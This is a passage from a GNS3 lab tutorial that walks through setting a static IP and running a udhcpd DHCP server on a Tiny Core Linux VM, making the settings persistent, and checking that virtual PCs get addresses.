10.4. Click ***apply***, then click ***ok***

11. GNS3 uses layers for its graphics. Generally, the shapes are at a higher layer than the connectors. This means that anything you put into the box risks not being seen. So you can change the box's layer now or at any time by *right-clicking* on the shape and selecting ***Lower one layer***




Figure 8 – Send the rectangle back a layer

12. Place the following inside the red rectangle

12.1. Ethernet Switch

12.2. Two (2) VPCS

12.3. TC-red VM

13. Connect the devices to the switch

14. Use the ***note tool*** – next to the shape tool – to add a new note of "Red Network 192.168.1.0/24"

15. Use the ***note tool*** to add a new note of ".250" next to the TC-Red VM




Figure 9 – Add a note

16. Start all devices

Phase II – Configure DHCP on TC-red VM

Tiny Core Linux comes with a DHCP service. However, we will have to type quite a bit to make it work. When you are finished with this lab, you may want to use these instructions to create a default TC-DHCP VM that you can clone whenever you need a lightweight DHCP server.

NOTE: Most errors encountered by testers were due to typos. Be careful, and everything should work fine.

1. Navigate to the TC-Red VM and open a terminal




Figure 10 – Open a terminal

2. Configure the ethernet interface with a static IP address

    2.1. Open a new configuration file by typing

```
> sudo vi /opt/eth0.sh
```

    2.2. You will see a lot of tildes (~) which means a blank document

    2.3. Press*i* to activate insert, and type the following in the file

```
# fast storage device may need a delay on boot for the settings to take
```

```
# adjust the following sleep statement if needed
sleep .2
  #kill the dhcp client for eth0
sleep 1
if [ -f /var/run/udhcpc.eth0.pid ]; then rm /var/run/udhcpc.eth0.pid;
sleep 0.1
fi
  #configure the interface eth0
ifconfig eth0 192.168.1.250 netmask 255.255.255.0 broadcast 192.168.1.255
up
  #start the DHCP server process once the interface is ready with the IP
add
sleep .1
sudo udhcpd /etc/udhcpd.conf &
```




Figure 11 – Create a settings file for the NIC

2.4. Press ***esc*** to exit the edit mode

2.5. Press the full colon ***:*** followed by ***wq*** (this means **w**rite out – old school 'save file' – and **q**uit)

```
:wq
```

2.6. Now type in the command line

```
> sudo chmod 777 /opt/eth0.sh
```

2.7. Followed by

```
> sudo /opt/eth0.sh
```

2.8. You can check if interface eth0 is configured by typing

```
> ifconfig
```




Figure 12 – Verify the NIC configurations are correct

3. Create a DHCP configuration file

3.1. Type

```
> sudo vi /etc/udhcpd.conf
```

3.2. In this new file, press ***i*** to insert and type the following

```
start 192.168.1.100
```

```
end 192.168.1.200
interface eth0
option subnet 255.255.255.0
option router 192.168.1.250
option lease 43200
option dns 192.168.1.250
option domain local
```

NOTE: These settings mean the following

Statement	Setting	Meaning
Start	192.168.1.100	This is the first possible IP address that can be given out to end devices asking for an IP address
Stop	192.168.1.200	This is the last possible IP address that can be given out to end devices asking for an IP address
interface	eth0	This is the network interface that will be looking for DHCP requests
option subnet	255.255.255.0	The IPv4 subnet mask used for this network (192.168.1.0)
option router	192.168.1.250	This is the IP address of the gateway router to leave the local LAN
option lease	43200	The amount of seconds between lease refresh – this is 12 hours
option dns	192.168.1.250	DNS should use this gateway router
option domain	local	DNS requests will resolve locally first before using the gateway




Figure 13 – Configure DHCP

3.3. When finished typing, press escape, followed by

```
:wq
```

3.4. Then start the DHCP Daemon by typing

```
sudo udhcpd /etc/udhcpd.conf
```

3.5. Verify if the DHCP process is running by typing the following

```
sudo netstat -anp
```

3.6. You should see a listening line like this: udp 0 0 0.0.0.0:67 0.0.0.0:* 1413/udhcpd




Figure 14 – Perform a netstat check

4. Remember, Tiny Core Linux has limited persistence, so we have to add our DHCP configuration file to the list

4.1. Gain change permissions to the bootlocal file by typing

```
  sudo chown root:staff /opt/bootlocal.sh
sudo chmod 775 /opt/bootlocal.sh
```

4.2. Now add the persistence by typing the following

```
  sudo echo 'etc/udhcpd.conf' >> /opt/.filetool.lst
sudo echo 'opt/eth0.sh' >> /opt/.filetool.lst
sudo echo 'opt/eth0.sh &' >> /opt/bootlocal.sh
filetool.sh -b
```

4.3. You should get a confirmation like in




Figure 15 – Add persistance

4.4. Now reboot TC-red to verify the settings were retained by typing the following at the command line

4.4.1. Static IP is configured

```
ifconfig
```




Figure 12 – Verify the NIC configurations are correct

4.4.1.1.

4.4.1.1.1.

4.4.1.1.1.1. DHCP server is running

```
sudo netstat -anp
```




Figure 14 – Perform a netstat check

Phase III – Verify hosts are getting IP addresses

We can never be certain that our VPCS are getting IP addresses until we try it.

1. Navigate to the GNS3 workspace

2. Right-click on a ***VPCS console*** and type

```
ip dhcp
```

3. You should get a response of an IP address between 192.168.1.100 – 192.168.1.200




Figure 16 – Ensure devices are getting DHCP

4. Note the IP address and use the GNS3 note tool to add the IP address to the Workspace




Figure 17 – Add a note to the workspace

NOTE: Most errors encountered by testers were due to typos. Be careful, and everything should work fine.

